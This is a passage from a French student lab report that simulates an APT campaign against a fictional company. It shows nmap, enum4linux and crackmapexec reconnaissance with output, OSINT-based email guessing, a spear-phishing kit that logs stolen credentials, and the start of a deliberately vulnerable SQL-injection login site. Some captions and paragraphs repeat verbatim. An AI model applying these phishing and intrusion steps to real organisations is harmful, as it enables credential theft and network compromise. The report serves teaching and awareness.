
### 3) Scan de ports et détection de services

Après avoir identifié les hôtes actifs, j'ai lancé un **scan de ports ciblé** sur la machine Windows 10 :

nmap -sS -sV -T4 192.168.10.11

Options utilisées :

- -sS : scan SYN (rapide et furtif)
- -sV : détection de version des services
- -T4 : vitesse d'exécution rapide



```

kali㉿kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo nmap -sS -sV -T4 192.168.10.11
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-18 16:25 EDT
Nmap scan report for DESKTOP-BFCLSIA.ilias.local (192.168.10.11)
Host is up (0.00022s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 00:0C:29:D0:77:80 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.81 seconds

```

Figure 39 : Résultat d'un scan de ports Nmap sur la machine 192.168.10.11

## Résultats :

- **Port 5357/tcp ouvert** → Service Microsoft HTTPAPI httpd 2.0, souvent associé à SSDP/UPnP pour la gestion de périphériques ou diagnostics réseau.
- **Port 445/tcp (SMB)** détecté également, ce qui est particulièrement utile pour les futures phases d'exploitation.

#### 4) Reconnaissance passive – Site web de l'entreprise (OSINT)



Figure 40 :Informations visibles dans le footer du site web de l'entreprise fictive IliasTechnologies

En analysant le faux site web de l'entreprise IliasTechnologies, j'ai pu récupérer plusieurs informations utiles à l'attaquant lors de cette phase :

- **Le nom de domaine interne** de l'organisation a été identifié comme : ilias.local
- J'ai également compris la **structure hiérarchique** de l'équipe :
  - **Younese** (Manager)
  - **Chihab** (Administrateur)
  - **Ilias** (Lead Developer)

Ces informations m'ont permis de :

- Cibler des utilisateurs **en fonction de leur rôle ou niveau de privilège**
- Formuler des **adresses e-mail probables** à partir du nom de domaine et des prénoms, comme :  
ilias@ilias.local, chihab@ilias.local, younese@ilias.local

Ces éléments sont **cruciaux pour préparer les étapes suivantes**, telles que les campagnes de **spear phishing** ou des tentatives de connexion au domaine via des identifiants devinés ou volés.

#### 5) Enumération approfondie avec des outils spécialisés

Après la phase d'OSINT, j'ai utilisé des outils spécialisés comme **enum4linux** et **crackmapexec** afin de récolter davantage d'informations sur le réseau et les services exposés.

- Avec **enum4linux**,

```
(kali㉿kali)-[~/mnt/partage]
$ enum4linux -a 192.168.10.10
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon May 12 12:50
:36 2025

[+] Target Information

Target ..... 192.168.10.10
RID Range .... 500-550,1000-1050
Username .....
Password .....
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

[+] Enumerating Workgroup/Domain on 192.168.10.10

[+] Got domain/workgroup name: ILIAS

[+] Nbtstat Information for 192.168.10.10

Looking up status of 192.168.10.10
    ILIAS      <1> - <GROUP> B <ACTIVE> Domain Controllers
    ILIAS      <0> - <GROUP> B <ACTIVE> Domain/Workgroup Name
    ILIAS-SERVER <0> - B <ACTIVE> Workstation Service
    ILIAS-SERVER <20> - B <ACTIVE> File Server Service
    ILIAS      <1b> - B <ACTIVE> Domain Master Browser
    MAC Address = 00-0C-29-62-A0-32

[+] Session Check on 192.168.10.10

[+] Server 192.168.10.10 allows sessions using username '', password ''

[+] Getting domain SID for 192.168.10.10

Domain Name: ILIAS
Domain Sid: S-1-5-21-892739721-474043215-3237011729

[+] Host is part of a domain (not a workgroup)
```

Figure 41 : Résultat de l'analyse de l'hôte 192.168.10.10 avec enum4linux

### Résultats obtenus avec enum4linux :

Grâce à cet outil, j'ai pu :

- Identifier le **nom du domaine** : ILIAS
- Récupérer le **SID** du domaine
- Confirmer que la machine cible est bien un **contrôleur de domaine Active Directory**

```

[!] ILIAS          <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
[!] ILIAS-SERVER  <00> - B <ACTIVE> Workstation Service
[!] ILIAS-SERVER  <20> - B <ACTIVE> File Server Service
[!] ILIAS          <1b> - B <ACTIVE> Domain Master Browser

MAC Address = 00:0C:29:62:A0:32
= ( Session Check on 192.168.10.10 )
= 

[+] Server 192.168.10.10 allows sessions using username '', password ''
= ( Getting domain SID for 192.168.10.10 )
= 

Domain Name: ILIAS
Domain SID: S-1-5-21-892739721-474043215-3237011729
[+] Host is part of a domain (not a workgroup)
= ( OS information on 192.168.10.10 )
= 

[E] Can't get OS info with smbclient

[+] Got OS info for 192.168.10.10 from srvinfo:
do_cmd: Could not initialise svrsvc. Error was NT_STATUS_ACCESS_DENIED
= ( Users on 192.168.10.10 )
= 

[E] Couldn't find users using querydisplinfo: NT_STATUS_ACCESS_DENIED
= 

[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED
= ( Share Enumeration on 192.168.10.10 )
= 

```

Figure 42 : Limitations d'énumération sur la cible 192.168.10.10 via enum4linux

Lister des **groupes intégrés**, même si la récupération des utilisateurs a échoué (erreur ACCESS\_DENIED)

### Résultats obtenus avec crackmapexec :

- Confirmation de la présence d'un **service SMB** actif sur la machine 192.168.10.11
- Identification de la **version du système d'exploitation**

```

[(kali㉿kali)-[~/mnt/partage]] $ crackmapexec smb 192.168.10.11
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing WINRM protocol database
[*] Initializing SMB protocol database
[*] Initializing LDAP protocol database
[*] Initializing RDP protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SSH protocol database
[*] Initializing FTP protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB      192.168.10.11 445  DESKTOP-BFCLSI A [*] Windows 10 / Server 2019 Build 19041 x64 (name:DESKTOP-BFCLSI A) (domain:ilias.local) (signing=False) (SMBv1:False)

```

Figure 43 : Analyse du service SMB avec CrackMapExec sur la machine 192.168.10.11

### Tentative LDAP via ldapsearch :

J'ai tenté une requête LDAP pour obtenir plus d'informations depuis l'annuaire. Cependant, cette tentative a échoué, probablement à cause d'un **pare-feu actif** ou d'un **service LDAP inactif**.

```
(kali㉿kali)-[~/mnt/partage]
$ ldapsearch -x -H ldap://192.168.10.11 -b "dc=ilias,dc=local"
ldap_sasl_bind(SIMPLE): Can't contact LDAP server (-1)
```

Figure 44 : Échec de tentative de requête LDAP avec `ldapsearch` vers le contrôleur de domaine

Malgré quelques limitations, cette étape m'a permis de mieux comprendre la structure et les services du domaine Active Directory cible, en posant les bases pour les prochaines phases de l'attaque.

## 6) Conclusion

La phase de reconnaissance a permis de dresser une **cartographie claire de l'environnement cible**, en identifiant :

- Les **services exposés**,
- Les **partages accessibles**,
- Et les **premières pistes d'exploitation**.

Les informations collectées sont ensuite utilisées comme **base stratégique** pour les phases suivantes de l'attaque.

Elles soulignent à quel point cette étape est **déterminante** dans une approche APT bien structurée et réaliste.

## C) Phase 2 : Spear Phishing

### 1) Objectif

Dans cette phase, j'ai voulu reproduire un scénario de phishing ciblé (**spear phishing**) reposant sur la création d'un **faux site web**.

Le but est de **tromper un employé** en l'incitant à visiter un **faux portail de connexion** afin de **récupérer ses identifiants**.

Ce type d'attaque est courant dans les campagnes APT car il repose **non pas sur une faille technique**, mais sur la **manipulation de l'utilisateur**.

En **copiant fidèlement un site de confiance** et en rédigeant un email crédible, un attaquant peut facilement **piéger une victime** et obtenir un accès légitime sans déclencher d'alerte.

Cette simulation m'a permis de comprendre les **mécanismes d'une attaque par ingénierie sociale via un site web**, tout en montrant l'importance de **la vigilance humaine** en cybersécurité.

## 2) OSINT ciblé sur les employés



Figure 45 : Informations internes affichées dans le pied de page du site IliasTechnologies (duplicata)

En analysant le site web de l'entreprise, j'ai pu recueillir plusieurs **informations stratégiques** utiles pour construire une attaque ciblée :

- **Le nom de domaine interne** est confirmé comme : ilias.local
- **La composition de l'équipe** a pu être déterminée comme suit :
  - **Ilias** : Administrateur
  - **Chihab** : Développeur
  - **Younese** : Développeur

Ces données me permettent de :

- **Cibler l'administrateur** (Ilias) en priorité afin d'obtenir un accès étendu
- Prévoir également des attaques parallèles sur les comptes développeurs
- Générer des **adresses e-mail plausibles** comme :
  - ilias@ilias.local
  - chihab@ilias.local
  - younese@ilias.local

Grâce à ces éléments, j'ai pu concevoir une **campagne de spear phishing personnalisée**, avec des messages adaptés aux rôles de chaque utilisateur afin de **maximiser les chances de succès**.

### 3) Création du mail de phishing et collecte des identifiants




Figure 46 : Structure des fichiers d'un site de spear phishing hébergé localement

La capture ci-dessus illustre le répertoire spear-phishing situé sur ma machine attaquante. Ce dossier contient l'ensemble des fichiers nécessaires pour simuler une attaque complète de spear phishing via un faux email et un site de récupération d'identifiants.

On y retrouve :

- email.html : le contenu du faux email envoyé à la cible. Il contient un message convaincant ainsi qu'un lien intégré redirigeant vers le faux site de connexion (index.html).
- index.html : page de phishing vers laquelle l'utilisateur est redirigé après avoir cliqué sur le lien dans l'email.
- login.php : script qui enregistre les identifiants saisis par la victime dans un fichier texte.
- creds.txt : fichier généré automatiquement qui stocke les identifiants récupérés (login et mot de passe), à chaque fois qu'un utilisateur se fait piéger.

Cette infrastructure minimale, hébergée localement via XAMPP, permet de simuler l'ensemble de l'attaque : depuis **la réception du mail** jusqu'à **la compromission des identifiants** de la victime, démontrant ainsi comment un attaquant peut subtiliser des informations critiques sans avoir besoin d'exploiter une faille technique du système.

### Exemple d'email de spear phishing

Après avoir identifié l'adresse électronique professionnelle de l'employé *chihab* (*chihab@iliastech.local*) via la phase de reconnaissance, j'ai simulé l'envoi d'un e-mail de spear phishing. L'objectif de cette étape était de tester la réactivité et la vigilance de la cible face à une tentative de compromission ciblée.




Figure 47 : Exemple d'email de spear phishing envoyé à un employé de l'entreprise

Le courriel, affiché sur cette capture, reprend les codes classiques d'un message de sécurité urgent :

- Un objet alarmant : **[ACTION REQUISE] Mise à jour de sécurité**,
- Une **fausse alerte** d'activité inhabituelle sur le compte de l'utilisateur,
- Un **lien de vérification** menant vers une page de connexion falsifiée (conçue pour voler les identifiants),
- Une **pression temporelle** (accès suspendu dans les 24h).

### Page de connexion falsifiée (le piège)

Cette capture montre la fausse page de connexion (*login.html*) conçue pour piéger la victime après qu'elle ait cliqué sur le lien contenu dans le courriel de phishing. Le

design est minimaliste, ce qui permet de simuler une interface technique simple — souvent utilisée par les services internes.

On remarque que l'utilisateur *Ilias* a saisi ses identifiants, ce qui confirme que le piège a fonctionné. Dès qu'il clique sur "Se connecter", ses informations sont capturées par le script côté serveur. C'est à ce moment précis que l'attaquant récupère les identifiants de la victime, ce qui ouvre la voie à une compromission plus profonde du système cible.



Figure 48 : Page de capture d'identifiants du site de spear phishing ciblant les employés

### Redirection vers la fausse page d'accueil IliasTechnologies

Afin d'empêcher la victime de devenir méfiante, cette capture d'écran affiche la page vers laquelle elle est automatiquement redirigée après avoir cliqué sur "Se connecter" dans le formulaire complété.

Cette redirection silencieuse vise à : • Prévenir les soupçons immédiats de la victime ; • Donner l'impression que le processus de vérification a été complété avec succès ; • Gagner du temps pour exploiter les identifiants sans déclencher d'alerte.

Cette stratégie d'attaque est typique des campagnes de spear phishing bien conçues, où l'objectif est de maintenir l'anonymat tout en accédant à des ressources raisonnables.




Figure 49 : Interface du faux site de connexion utilisé dans l'attaque de spear phishing

## Récupération des identifiants (credentials)

Après que la victime ait cliqué sur le lien et saisi ses informations personnelles sur la fausse page de connexion, les informations sont envoyées au script login.php, qui les stocke automatiquement dans le fichier creds.txt. Comme on peut le voir, les identifiants volés de la victime (mot de passe : pass123 ; identifiant : chihab) ont été enregistrés en clair, confirmant le succès de mon attaque de spear phishing.



Ce type de collecte d'informations est très courant dans les campagnes de phishing actuelles. En stockant les identifiants interceptés, il est alors possible de :

- Établir une connexion au domaine cible (dans ce cas, ilias.local) ;
- Fournir une élévation de priviléges si l'utilisateur a un accès sensible ;
- Exploiter de manière discrète l'accès dans les phases ultérieures de l'attaque.

Cette preuve me permet de confirmer que l'ensemble du scénario (reconnaissance → hameçonnage → vol d'identifiants) a fonctionné comme prévu dans mon environnement de test.

### 4) Conclusion de la phase de Spear Phishing

Pendant cette phase, j'ai créé un faux site web et un email de phishing pour simuler une attaque de spear phishing ciblée. L'objectif était de tromper un employé en lui faisant entrer son identité dans un portail frauduleux et visuellement attrayant.

L'attaque a réussi ; j'ai pu récupérer clairement le nom de l'utilisateur et le mot de passe de Chihab seul, ce qui était largement suffisant pour montrer que l'échec était humain plutôt que systémique.

Cette simulation démontre que l'un des vecteurs d'attaque les plus puissants dans les campagnes APT est l'ingénierie sociale.

Même avec une infrastructure sécurisée, la négligence ou l'inattention d'un seul utilisateur pourrait suffire à compromettre l'ensemble du réseau.

Cela souligne l'importance de la sensibilisation des employés en plus des mesures techniques traditionnelles.

## D) Phase 3 : Injection SQL (SQLi)

### 1) Objectif

À cette étape, l'attaquant cherche à **exploiter les identifiants collectés** lors de la phase précédente pour :

- Se connecter au domaine
- Accéder à des ressources internes (fichiers, services, partages)
- Obtenir un accès privilégié, voire **un shell distant sur une machine du réseau**

Cette phase est cruciale car elle permet de transformer une compromission initiale en **prise de contrôle durable**.

### 2) Création d'un site vulnérable à l'injection SQL

#### Étape 1 : Choisir les technologies et l'infrastructure

J'ai utilisé **XAMPP**, un environnement de développement local qui combine un serveur Apache et un système de gestion de base de données **MySQL**, pour lancer mon site web vulnérable et créer la base de données associée. Cet outil m'a permis de simuler directement un serveur web sur mon ordinateur Windows.




Figure 50 : Interface de XAMPP avec les services Apache et MySQL en cours d'exécution

J'ai créé manuellement la base de données de **spear-phishing** et la table des utilisateurs avec des identifiants de test en utilisant **phpMyAdmin** (qui est inclus avec XAMPP). Ces détails ont ensuite été utilisés dans le script login.php pour vérifier les tentatives de connexion.

Grâce à **XAMPP**, j'ai pu rapidement mettre en place un environnement de test réaliste pour démontrer une faille d'injection SQL dans un formulaire de connexion non protégé.

### **Étape 2 : Création de la base de données vulnérable**

La capture d'écran ci-dessous illustre comment phpMyAdmin, l'interface de gestion de base de données intégrée à XAMPP, a été utilisée pour créer la table des utilisateurs dans la base de données vuln\_site. Cette table a été créée pour stocker les informations de connexion des utilisateurs du site.

Voici les champs définis :

- id : un numéro d'identification unique pour chaque utilisateur qui est ajouté automatiquement.
- Nom d'utilisateur : nom d'utilisateur.
- Le mot de passe n'est pas associé.
- rôle : utile pour gérer les priviléges, ce rôle peut être celui d'un administrateur ou d'un utilisateur.




Figure 51 : Création de la table “users” dans la base de données vuln\_site via phpMyAdmin

Cette structure simple permet de simuler un système d'authentification de base, qui est ensuite utilisé dans les scripts PHP du site. Ce schéma de base de données est également adéquat pour démontrer la vulnérabilité d'injection SQL dans le fichier login.php.

### Création des utilisateurs




Figure 52 : Insertion d'utilisateurs avec identifiants en clair dans la base de données vulnérable

Cette capture d'écran affiche le formulaire de connexion qui apparaît dans le navigateur à l'adresse [http://localhost/vuln\\_site/index.html](http://localhost/vuln_site/index.html).

L'utilisateur peut être en mesure de récupérer son identification. Ce formulaire est lié au fichier login.php qui contient les données ; c'est ici que l'injection SQL peut être exploitée.

Une fois que le formulaire a été soumis avec les bonnes identifiants, la page login.php affiche le message de bienvenue : "Bonjour, ilias ! Vous êtes connecté en tant qu'administrateur.

Cela démontre que la connexion fonctionne et que le script récupère correctement les données de la base de données.




Figure 53 : Affichage des identifiants stockés en clair dans la table users via phpMyAdmin

Cette capture d'écran affiche le formulaire de connexion qui apparaît dans le navigateur à l'adresse [http://localhost/vuln\\_site/index.html](http://localhost/vuln_site/index.html).

L'utilisateur peut être en mesure de récupérer son identification. Ce formulaire est lié au fichier login.php qui contient les données ; c'est ici que l'injection SQL peut être exploitée.

Une fois que le formulaire a été soumis avec les bonnes identifiants, la page login.php affiche le message de bienvenue : "Bonjour, ilias ! Vous êtes connecté en tant qu'administrateur.

Cela démontre que la connexion fonctionne et que le script récupère correctement les données de la base de données.

### Étape 3 : Création du site Web vulnérable (frontend et backend PHP/MySQL)

## 1. Préparation des dossiers :




Figure 54 : Répertoire htdocs de XAMPP contenant le dossier du site vulnérable vuln\_site

Cette capture d'écran affiche le formulaire de connexion qui apparaît dans le navigateur à l'adresse [http://localhost/vuln\\_site/index.html](http://localhost/vuln_site/index.html).

L'utilisateur peut être en mesure de récupérer son identification. Ce formulaire est lié au fichier login.php qui contient les données ; c'est ici que l'injection SQL peut être exploitée.

Une fois que le formulaire a été soumis avec les bonnes identifiants, la page login.php affiche le message de bienvenue : "Bonjour, ilias ! Vous êtes connecté en tant qu'administrateur.

Cela démontre que la connexion fonctionne et que le script récupère correctement les données de la base de données.

## 2. Création du fichier index.html :

```
<!DOCTYPE html>
<html>
<head>
    <title>Login Vulnérable</title>
    <link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.3/dist/css/bootstrap.min.css">
</head>
<body class="bg-dark text-white">
<div class="container mt-5">
    <h2 class="mb-4">Login</h2>
    <form action="login.php" method="post">
        <div class="mb-3">
            <label for="username">Nom d'utilisateur :</label>
            <input type="text" class="form-control" name="username">
        </div>
        <div class="mb-3">
            <label for="password">Mot de passe :</label>
            <input type="password" class="form-control" name="password">
        </div>
        <button type="submit" class="btn btn-primary">Connexion</button>
    </form>
</div>
</body>
</html>
```

Figure 55 : Code source HTML de la page de connexion vulnérable (login.html)

